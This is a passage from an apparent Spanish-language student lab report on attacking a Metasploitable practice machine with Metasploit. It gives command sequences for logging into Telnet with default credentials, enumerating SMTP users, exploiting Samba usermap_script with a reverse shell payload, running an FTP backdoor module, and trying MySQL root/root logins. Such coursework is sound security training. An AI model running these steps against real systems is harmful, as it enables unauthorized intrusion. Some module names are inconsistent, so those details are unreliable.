139/445	TCP	Samba (SMB)	Samba 3.x - 4.x (posible explotación remota)
512-514	TCP	R services	rexec, rlogin, rsh (riesgo de ejecución remota)
1099	TCP	Java RMI Registry	GNU Classpath gmriregistry
1524	TCP	Shell remoto	Metasploitable root shell
3306	TCP	MySQL	MySQL 5.0.51a-3ubuntu5
5432	TCP	PostgreSQL	PostgreSQL 8.3.x
5900	TCP	VNC	VNC protocol (con acceso denegado)
6000	TCP	X11	Interfaz gráfica X11 (sin protección)
8009	TCP	AJP13	Apache Jserv
8180	TCP	HTTP	Apache Tomcat/Coyote JSP engine 1.1

Ya teniendo una lista de servicios y versiones detectadas procedimos entonces hacer la vulneración en los puertos solicitados por el docente Rafael S Morales aplicando los pasos aprendidos en clase con él.

Para tener en cuenta: Para efectos prácticos adjuntamos una tabla con los puertos que el docente solicito que vulneráramos.

Tabla 5. Puertos Para Vulnerar

Puerto	Servicio	Versión
23/tcp	Telnet	Linux Telnet
25/tcp	SMTP	Postfix smtpd
53/tcp	DNS	ISC BIND 9.4.2
139/tcp	Samba (SMB)	Samba 3.x - 4.x (WORKGROUP)
445/tcp	Samba (SMB)	Samba 3.x - 4.x (WORKGROUP)
2121/tcp	FTP alternativo	ProFTPD 1.3.1
3306/tcp	MySQL	MySQL 5.0.51a-3ubuntu5
5432/tcp	PostgreSQL	PostgreSQL 8.3.x

5.3.Vulneración del Puerto 23 (paso 5)

Para vulnerar este puerto lo primero que hicimos fue ingresar al modo super usuario, para este se utilizo el comando **sudo su**, este comando nos permitió tener acceso a todas las herramientas que necesitábamos luego de esto, se accedió a la consola de metaplotaible framework a través del comando **msfconsole** tal como lo muestra la siguiente imagen




Figura 13.Ingreso a Metaplotaible Framework Por Msfconsole

Luego de estar aquí y utilizando el comando **search telnet_login** (Flecha azul) para identificar los módulos auxiliares que podíamos usar para realizar esta vulneración.




Figura 14. Identificación de Módulos Auxiliares Con Search Telnet_Login

Con el comando **use** y el numero **1** (flecha naranjada) Elegimos el módulo auxiliar que íbamos a utilizar para realizar la vulneración y luego pedimos con el siguiente paso.

Figura 15.Optiones de Usuario y Contraseña

Observación: con el comando **Options** pudimos ver las opciones de contraseña que se requerían para ingresar a esta máquina.




Figura 16. Ingreso por Telnet

Ingresamos a telnet por medio de la dirección ip 192.1.1.6 (flecha verde) y mediante El **Usuario** msfadmin y la **contraseña** msfadmin pudimos ingresar a la maquina completando así la vulneración.

5.4. Vulneración Del Puerto 25 (SMTP-Paso 6)

Accedimos a la consola de metaplotaible framework a través del comando **msfconsole** luego utilizando el comando **Search smtp_enum** revisamos los módulos existentes para hacer esta penetración

Figura 17.Modulos Auxiliares Para SMTP

Lo segundo que se hizo fue usar el modulo elegido. Con el comando **Use 0** elegimos el módulo tal como lo muestra la siguiente imagen, este módulo automatiza el proceso de envío de peticiones SMTP con nombres de usuario que se leen desde un archivo tipo diccionario.




Figura 18. Elección Del Módulo y Reistro del Rhosts

Observación: Nótese que en esta misma imagen y registramos el Rhosts, usamos l comando **Set rhosts 192.1.1.6** (flecha negra) para registrar la dirección de la victima a la que vamos a atacar

Figura 19. Configuración y Ejecución Del Módulo Unix_Users.Txt

Luego utilizamos el archivo **set user_file /usr/share/metasploit-framework/data/wordlists/unix_users.txt** Este archivo contiene una lista predefinida de nombres de usuarios comunes en sistemas Unix/Linux Posteriormente, se ejecutó el módulo con Run




Figura 20. Resultado Obtenido al Ejecutar lo Que Hicimos

5.5. Penetracion Del Puerto 53 (DNS-Paso 7)

Para este puerto proceso de ingreso es prácticamente el mismo, por lo menos em mi caso ya que antes de vulnerar algún puerto lo que hacia era limpiar la consola, volviendo a la explicación, lo primero que hice luego de ingresar el comando **Msfconsole** fue ingresar el comando **Search dns.** Este comando nos permite revisar los módulos auxiliares presente dentro de metaplotaible framework a la hora de vulnerar puertos dns.




Figura 21. Elegimos el Módulo Axiliar para DNS

Luego de hace la elección del respectivo modulo utilizamos el comando **use auxiliary/gather/enum_dns** para elegir el modulo que se va a utilizar en esta penetración. **Show options** nos muestras los distintos módulos opcionales del módulo auxiliar elegido (ver el circulo amarillo).




Figura 22. Elección Del Respectivo Modulo y su Opción

Luego se utilizó el módulo **enum_dns** de Metasploit para realizar consultas DNS sobre el dominio interno **set DOMAIN metasploitable.local**, Aunque se corrió el servicio usando Run, no se recibieron resultados al útiles, el análisis confirmó que la máquina responde a peticiones DNS básicas, validando su configuración como servidor.




Figura 23. Módulo Enum_DNS de Metasploit Para Realizar Consultas DNS

5.6. Vulneración en Puertos 139 y 445 (Paso 7)

Omitiendo la explicación del uso del comando msfconsole lo primero que se hizo fue ingresar el comando **Search samba smbd 3x** que muestra los módulos auxiliares a utilizar.

```
msf6 > search Samba smbd 3.X

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  auxiliary/dos/samba/read_nttrans_ea_list  .               normal  No     Samba read_nttrans_ea_list Integer Overflow


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/samba/read_nttrans_ea_list
```

Figura 24. Módulos Auxiliares Para el Puerto 129 Y 445

Luego se usó el comando **use exploit/multi/samba/usermap_script** que permite ingresar a las opciones que nos da el módulo anterior.

```
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) >
```

Observación: Este comando nos permitió atacar el servicio Samba en el puerto 139 y el 445 de la máquina víctima. Adicional se preparó el **payload cmd/unix/reverse usuarios.**

Figura 25.Registro del RHOS




Figura 26. Explotamos el puerto seleccionado

Por último, usamos el comando **exploit** para explotar el servicio configurado y vulnerable que tenían los puertos.

5.7. Vulneración del Puerto 2121 (Paso 8)

Luego de identificar que el servicio en el puerto 2121 correspondía a una versión vulnerable de ProFTPD utilizando el comando **Search ProFTPD,** se procedió a utilizar Metasploit Framework para llevar a cabo una explotación directa.




Figura 27. Revisamos Los Módulos Que Podemos Usar Para Vulnerar Este Servicio.

Para aprovechar la vulnerabilidad que tenía este puerto, utilizamos el módulo **use exploit/unix/ftp/vsftpd_234_backdoor** ya que este módulo explota una ejecución remota de comandos a través de una conexión maliciosa al servicio FTP, usando un canal de comunicación no autenticado.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/doc
                                      s/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figura 28. Configuración Del Módulo Seleccionado

Cabe resaltar que al usar este módulo **use exploit/unix/ftp/proftpd_234** selecciona automáticamente el **payload cmd/unix/interact** que nos permite crear un aseso remoto interactivo.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.1.1.6
rhosts => 192.1.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 2121
rport => 2121
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.1.1.6:2121 - Banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.1.1.6]
[*] 192.1.1.6:2121 - USER: 331 Password required for WUcFUe:)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figura 29. Registro Del Rhosts y Rport

Luego registramos el **Rhosts 192.1.1.6** y el **Rport 2121** y por último corremos las configuraciones realizadas, Tras la ejecución del módulo, se recibió respuesta del servidor y, si la

vulnerabilidad estaba activa, se estableció una sesión remota con acceso interactivo. Esto nos permite como atacante ejecutar comandos directamente en el sistema objetivo sin necesidad de autenticarnos previamente.




Figura 30. Se Muestra el Rhosts y Rport guardados

5.8. Vulneración del Puerto 3306 (MySQL) Paso 9

Para vulnerar el puerto 3306 ingresamos el comando **search mysql_login** (flecha azul) que nos muestra el módulo que vamos a necesitar para realizar la vulneración, entonces procedimos a ingresar el comando **Use 0** (línea naranjada) que nos permite elegir el módulo Auxiliar para escanear posibles vulnerabilidades que nos dejen penetrar en la base de datos




Figura 31. Modulo Auxiliares Para Vulneras MySQL




Figura 32. Opciones Para Penetrar en la Base de datos

Lo siguiente que hicimos fue ingresar el comando Options esto lo hacemos para que se nos revela la tabla que nos dirá que necesitamos para ingresar de forma remota a la base de datos MySQL. Si observamos, la tabla nos dice que necesitamos registrar un **usuario** (rectángulo azul), una **contraseña** (rectángulo amarillo) y el **Rhosts** de la maquina (rectángulo Naranjado)

Donde falta dice que para ingresar a mysql necesitamos la contraseña y el rhosts

Observación: Se puede observar que hasta el momento no emos ingresado nada de esos campos aun por lo que procederemos a hacerlo ya.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.1.1.6
rhosts => 192.1.1.6
```

Figura 33. Ingresamos el RHOSTS

Utilizando el comando **Set rhosts 192.1.1.6,** Se ingreso la ip que comunica a la máquina virtual de metaploteible.

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > set password root
password => root
msf6 auxiliary(scanner/mysql/mysql_login) > set username root
username => root
msf6 auxiliary(scanner/mysql/mysql_login) > options
```

Figura 34. Registro del Usuario y la Contraseña

Para este caso, usamos los comandos **set password root** y **set username root ,** estos comandos permiten registras la contraseña y el usuario por defecto a nuestra tabla, lo que nos permitirá acceder de remota a esta base de datos, es recomendable que se usen estos usuarios porque están por defecto dentro de la base de datos.

```
Name             Current Setting  Required  Description
----             ---------------  --------  -----------
ANONYMOUS_LOGIN  false            yes       Attempt to login with a blank username and pa
                                            ssword
BLANK_PASSWORDS  true             no        Try blank passwords for all users
BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
CreateSession    false            no        Create a new session for every successful log
                                            in
DB_ALL_CREDS     false            no        Try each user/password couple stored in the c
                                            urrent database
DB_ALL_PASS      false            no        Add all passwords in the current database to
                                            the list
DB_ALL_USERS     false            no        Add all users in the current database to the
                                            list
DB_SKIP_EXISTING none             no        Skip existing credentials stored in the curre
                                            nt database (Accepted: none, user, user&realm
                                            )
PASSWORD         root             no        A specific password to authenticate with
PASS_FILE                         no        File containing passwords, one per line
Proxies                           no        A proxy chain of format type:host:port[,type:
                                            host:port][...]
RHOSTS           192.1.1.6        yes       The target host(s), see https://docs.metasplo
                                            it.com/docs/using-metasploit/basics/using-met
                                            asploit.html
RPORT            3306             yes       The target port (TCP)
STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works for a h
                                            ost
THREADS          1                yes       The number of concurrent threads (max one per
                                             host)
USERNAME         root             no        A specific username to authenticate as
USERPASS_FILE                     no        File containing users and passwords separated
                                             by space, one pair per line
USER_AS_PASS     false            no        Try the username as the password for all user
```

Figura 35. Muestra de Que Las Configuraciones se Guardaron

Se ve como registramos un **usuario** (rectángulo azul), una **contraseña** (rectángulo amarillo) y el **Rhosts** de la maquina (rectángulo Naranjado)

